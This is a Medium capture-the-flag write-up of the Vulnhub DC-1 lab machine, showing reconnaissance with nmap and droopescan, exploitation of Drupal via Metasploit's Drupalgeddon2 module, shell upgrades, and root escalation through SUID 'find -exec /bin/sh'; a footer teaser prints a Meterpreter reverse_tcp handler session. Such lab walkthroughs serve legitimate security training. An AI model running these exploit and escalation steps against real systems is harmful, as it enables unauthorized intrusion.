
Vulnhub Write-up —DC-1



inc0gnito Follow
Apr 24 · 4 min read

This is the write-up of the Machine DC-1:1 from Vulnhub.

DIGEST

DC-1 is a beginner friendly machine based on a Linux platform.There is drupal 7 running as a webserver , Using the Drupal 7 exploit we gain the initial shell and by exploit chmod bits to gain the root.


> ***Machine Author: DCAU7***
>
> ***Machine Type: Linux***

> ***Machine Level: Beginner***

💧DCAU (@DCAU7) | Twitter

The latest Tweets from 💧DCAU (@DCAU7). Sometimes I do stuff. Sometimes I don't. Australia

twitter.com



. . .

Know-How

- Nmap
- Searchsploit

Absorb Skills

- CVE-2018–7600
- Drupal Drupalgeddon 2 Forms API Property Injection


- Linux Privilege Escalation using *Find*
- Droopescan

. . .

Installation, Networking and Finding the IP

Installation:- I am using Parrot OS as a Host and using the virtual box to install the vulnerable machine(DC-1:1).


Networking:- I am using Bridged Adapter to connect the vulnerable machine and host.



```
General
Name:                    DC-1
Operating System:        Debian (32-bit)
Settings File Location:  /home/inc0gnito/VirtualBox VMs/DC-1

System
Base Memory:  1024 MB
Boot Order:   Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Storage
Controller: IDE
  IDE Secondary Master:  [Optical Drive] Empty
```



```
IDE Secondary Master:   [Optical Drive] Empty
Controller: SATA
 SATA Port 0:           DC-1-disk001.vdi (Normal, 4.00 GB)
```

Network


```
Adapter 1:   Intel PRO/1000 MT Desktop (Bridged Adapter, wlan0)
```

Virtual Box Setting

Finding the IP:-

```
$netdiscover
```

man netdiscover




192.168.0.1 is the router IP and 192.168.0.191 is the Host machine


192.168.0.185 is the vulnerable machine , ran a quick nmap scan to confirm it.

. . .

Scanning The Network

```
$nmap -sC -sV 192.168.0.185
```





man nmap

man result

There is Drupal server running on the PORT 80. Nmap shows the version is l 7, lets confirm with **Droopescan.**

Droopescan is a python based scanner to help security researcher to find basic risk in the installed version of Drupal.

droope/droopescan

A plugin-based scanner that aids security researchers in identifying issues with Drupal

github.com


```
$droopescan scan drupal -u http://192.168.0.185/
```

droopescan result

Droopescan give the Possible version **7.22 — 7.26.**

```
$searchsploit drupal 7
```

man searchsploit



searchsploit result

CVE-2018-7600 Drupal Drupalgeddon 2 Forms API Property Injection | Rapid7

This module exploits a Drupal property injection in the Forms API.

www.rapid7.com

```
msf5 >search Drupalgeddon
```

searching for msf module

Exploitation

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS
192.168.0.185
RHOSTS => 192.168.0.185
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
meterpreter > sysinfo
```

msf exploit

Getting the Interactive Shell

```
$meterpreter > shell
/bin/bash -i
```

/bin/bash -i give a interactive shell , fancy command from metasploit :D

shell using msf

```
$meterpreter > shell
python -c 'import pty; pty.spawn("/bin/bash")'
```

with the help of python pty module we can get the interactive shell.

shell using pty python


There are many ways to get the interactive shell , feel free to comment your way to get the interactive shell. :)

Privilege Escalation


Basic Linux Privilege Escalation

Before starting, I would like to point out - I'm no expert. As far as I know.

blog.g0tmi1k.com



```
$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld
{} \; 2>/dev/null
```



Snap from above article


Result of SUID bits


find looks different we can execute the command on the result so, lets try this

ls /root gives us the Permission denied but with the help of *find /root* we can see the files.

find /root

```
$find /root/thefinalflag.txt -exec cat {} \;
```






man find

Own the final flag

```
$find /root/thefinalflag.txt -exec /bin/sh \;
```



. . .

Thanks for reading! If you enjoyed this story, please ***click the 👏 button and share*** *to help others! Feel free to leave a comment 💬 below. Have feedback? Let’s connect on Twitter.*

❤ by inc0gnito

inc0gnito (@yashanand155) | Twitter

CTF PLAYER || HACKTHEBOX || CTFs with @Abs0lut3Pwn4g3 🏳. New Delhi…

twitter.com


inc0gnito - Medium

Read writing from inc0gnito on Medium. CTF || HACKTHEBOX || REVERSING. Every day, inc0gnito and thousands of other…

medium.com

Hacking Pentesting Cybersecurity Oscp Vulnhub

62 claps



WRITTEN BY

inc0gnito

Follow

CTF 🏳 || HACKTHEBOX || REVERSING

InfoSec Write-ups

Follow

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium. Powered by Hackrew

Write the first response

More From Medium


More from InfoSec Write-ups

Ping Power — ICMP Tunnel

Nir Chako in InfoSec Write-ups

Dec 17, 2018 · 8 min read

1.1K




More from InfoSec Write-ups

Antivirus Evasion with Python

Marcelo Sacchetin in InfoSec Write-ups

Jun 11 · 6 min read ★


658



```
+ -- --=[ 547 payloads - 44 encoders - 10 nops          ]
+ -- --=[ 2 evasion                                      ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
```



```
[*] Sending stage (53755 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.9:52326) at 2019-06-11
 15:50:13 -0400

meterpreter > sysinfo
Computer        : WinDev1905Eval
OS              : Windows 10 (Build 17763)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
```

More from InfoSec Write-ups

Picture Yourself Becoming a Hacker Soon (Beginner's Guide)

Abanikanda in InfoSec Write-ups

Aug 16 · 16 min read ★

547

Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. Explore

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just $5/month. Upgrade